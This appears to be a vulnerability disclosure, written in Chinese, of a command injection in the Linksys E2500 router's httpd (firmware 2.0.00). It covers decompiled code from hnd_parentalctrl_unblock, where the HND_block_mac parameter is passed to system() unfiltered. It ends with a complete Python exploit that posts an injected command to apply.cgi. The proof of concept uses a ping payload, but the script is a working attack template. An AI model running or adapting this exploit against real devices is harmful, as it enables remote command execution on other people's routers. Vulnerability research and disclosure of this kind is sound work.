Overview

Vender : Linksys
Product: Linksys E2500 Router
Affected Version: firmware 2.0.00
Description: 在该设备的httpd文件的 hnd_parentalctrl_unblock 函数中存在一个命令注入漏洞，可以通过在 HND_block_mac 参数中注入命令来达到命令执行的目的。

Code Analysis


在hnd_parentalctrl_unblock函数中可以看到，会将获取到的HND_block_mac传入一个system执行的命令中去，并且没有做任何的过滤，由此可以导致命令注入的漏洞。

```
LABEL_21:
    v5 = &byte_4B8214;
    v6 = nvram_get("hnd_unblock_password");
    if ( v6 )
      goto LABEL_8;
LABEL_22:
    nvram_set("hnd_unblock_url", v1);
    goto LABEL_10;
  }
LABEL_20:
  v4 = &byte_4B8214;
  v5 = get_cgi("HND_block_reason");
  if ( !v5 )
    goto LABEL_21;
LABEL_7:
  v6 = nvram_get("hnd_unblock_password");
  if ( !v6 )
    goto LABEL_22;
LABEL_8:
  nvram_set("hnd_unblock_url", v1);
  if ( v6 != &byte_4B8214 && !strcmp(v6, v0) )
  {
    nvram_set("hnd_unblock_policy", v2);
    nvram_set("hnd_unblock_ip", v4);
    nvram_set("hnd_unblock_mac", v3);
    nvram_set("hnd_unblock_flag", v5);
    snprintf(v12, 0x200u, "echo \"+|%s\"> /proc/unblock_proc", v3);
    system(v12);
    v9 = fopen("/var/run/nlinkd.pid", "r");
    v10 = v9;
    if ( v9 )
```

确保命令被注入并且被成功执行需要两个条件：

1. 该函数成功被调用。经过分析代码中的apply_cgi函数可知，当 submit_button = hndUnBlock以及 gui_action = Apply时，程序会跳转到该函数执行。

2. HND_password 校验成功。提前在如下页面设置好密码，然后再去构造POST报文即可验证成功。



最终构造的exp如下:

```
import requests
from urllib.parse import urlencode

session = input("please input session: ")
password = input("please input hnd_parental_unlock password: ")
local_ip = input("please input local IP: ")

url = 'http://192.168.1.1:80/apply.cgi?session_id={}'.format(session)
print(url)
headers = {
    'User-Agent': 'Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:109.0)
Gecko/20100101 Firefox/113.0',
    'Accept':
'text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*
;q=0.8',
    'Accept-Language': 'en-US,en;q=0.5',
    'Accept-Encoding': 'gzip, deflate',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Origin': 'http://192.168.1.1',
    'Connection': 'close',
    'Referer': 'http://192.168.1.1/index.asp?
session_id=53a7086a4369ea83ed31f57b0f3a2f31',
    'Upgrade-Insecure-Requests': '1',
}
proxies = {"http":"http://127.0.0.1:8080"}
cmd = "a\"|ping -c 2 192.168.1.115\"".format(local_ip)
data1 = {
    'submit_button': 'hndUnBlock',
    'gui_action': 'Apply',
    'HND_block_mac': cmd,
    'HND_password': password,
    'hnd_unblock_url': 'aaaa',
```

```
}
print(urlencode(data1))
try:
    response = requests.post(url, headers=headers, data=data1,proxies=proxies)
    print(f"HTTP Status Code: {response.status_code}")
except requests.exceptions.RequestException as e:
    print(f"An error occurred: {e}")
```